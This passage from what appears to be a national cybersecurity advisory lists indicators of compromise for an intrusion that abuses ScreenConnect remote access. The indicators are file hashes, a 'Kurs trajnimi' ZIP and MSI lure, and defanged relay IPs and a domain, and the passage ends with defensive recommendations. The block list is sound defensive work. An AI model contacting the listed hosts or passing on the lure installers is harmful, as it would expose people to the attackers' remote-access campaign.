04A6BA13D7F014C6650A05C55F7FEF2D465903AB900BC37A2A28F4BF08A658C0

ScreenConnect.ClientService.dll
SHA256
083EB9B90E04E39514C50E296593C3652F05CF3FE3BA41CB7ADEED82930E4DDF

ScreenConnect.Core.dll
SHA256
AFFB342D2DCE754B4DDBEEB4ED344806FDA531D68346DF12629B7BD8C0FA753C

ScreenConnect.Windows.dll
SHA256
F8C648E09FB42F145B581ED80B2A0C88E9F18041EFD03AD3187A6229F17A14B8

ScreenConnect.WindowsBackstageShell.exe
SHA256
0C24251EA5D08874813DDD046D4B8D45CD1A45830F4D948401123DF5BB372AD9

ScreenConnect.WindowsBackstageShell.exe.config
SHA256
87C640D3184C17D3B446A72D5F13D643A774B4ECC7AFBEDFD4E8DA7795EA8077

ScreenConnect.WindowsClient.exe
SHA256
EA38CFF329692F6B4C8ADE15970B742A9A8BB62A44F59227C510CB2882FA436F

ScreenConnect.WindowsClient.exe.config
SHA256
87C640D3184C17D3B446A72D5F13D643A774B4ECC7AFBEDFD4E8DA7795EA8077

ScreenConnect.WindowsCredentialProvider.dll
SHA256
62B405F32A43DA0C8E8ED14A58EC7B9B4422B154BFD4AED4F9BE5DE0BC6EB5E8

ServiceExeWithoutService
SHA256
BCAA3D8DCBA6BA08BF20077EADD0B31F58A1334B7B9C629E475694C4EEAFD924

ServiceExeWithService
SHA256
BCAA3D8DCBA6BA08BF20077EADD0B31F58A1334B7B9C629E475694C4EEAFD924

system.config
SHA256
BF61FDBDC3DB66C762CCA24D0E06A533063B1912DBD6A83807457BD37E65BEFD

Kurs trajnimi.zip
MD5: [ee8deccb67551d1ae4d2a0a11072d129]
SHA1: [058a250ca155bfe571ca51cce218727d2ea873bf]
SHA256: [d53c71db8d714a194ca40720a007557b354056ed0d88110b293b4469944b4bd6]

Kurs tranimi.msi
MD5: 31313c859e23c86b348948df8bf8ed45
SHA256: 7863a1d2d90b2b739663843f977876640a10760896e74f15655fbbefa444ccc2
URL, IP, Domains:
instance-s1t9su-relay[.]screenconnect[.]com
147[.]28[.]129[.]152
224[.]0[.]0[.]252
192[.]229[.]221[.]95

Recommendations

AKCESK recommends:

- Blocking of IoCs (Indicators of Compromise).
- Checking directories for malicious files.
- Updating antivirus systems and continuous monitoring of endpoint devices.
- Ongoing monitoring of network traffic.
- If your organization is using certain types of software and devices that are vulnerable to common vulnerabilities and exposures (CVEs), ensure that these vulnerabilities are patched.
- Monitor for large amounts of data (i.e., several GB) being transferred from a Microsoft Exchange server.
- Check for host-based indicators, including webshells on your network.
- Maintain and test an incident response plan.
- Proper configuration of network devices facing the internet.
- Avoid exposing management interfaces on the internet.
- Disable unused or unnecessary network ports and protocols.
- Disable network services and devices that are no longer in use.
- Adopt the principle and architecture of Zero-Trust.
- Implement phishing-resistant multi-factor authentication (MFA) for all users and VPN connections. Limit access to trusted devices and users on networks.
- Continuously identify exposures on attack surfaces that may allow network-based attacks, including unpatched vulnerabilities, misconfigurations, and exposed network ports.
- Prioritize vulnerabilities according to their potential risk, starting with those most directly linked to Ransomware by APT groups, or those with a high impact.
- Use Microsoft's Suite (SysInternals) and Wireshark to enable comprehensive analysis of processes and illegitimate network traffic.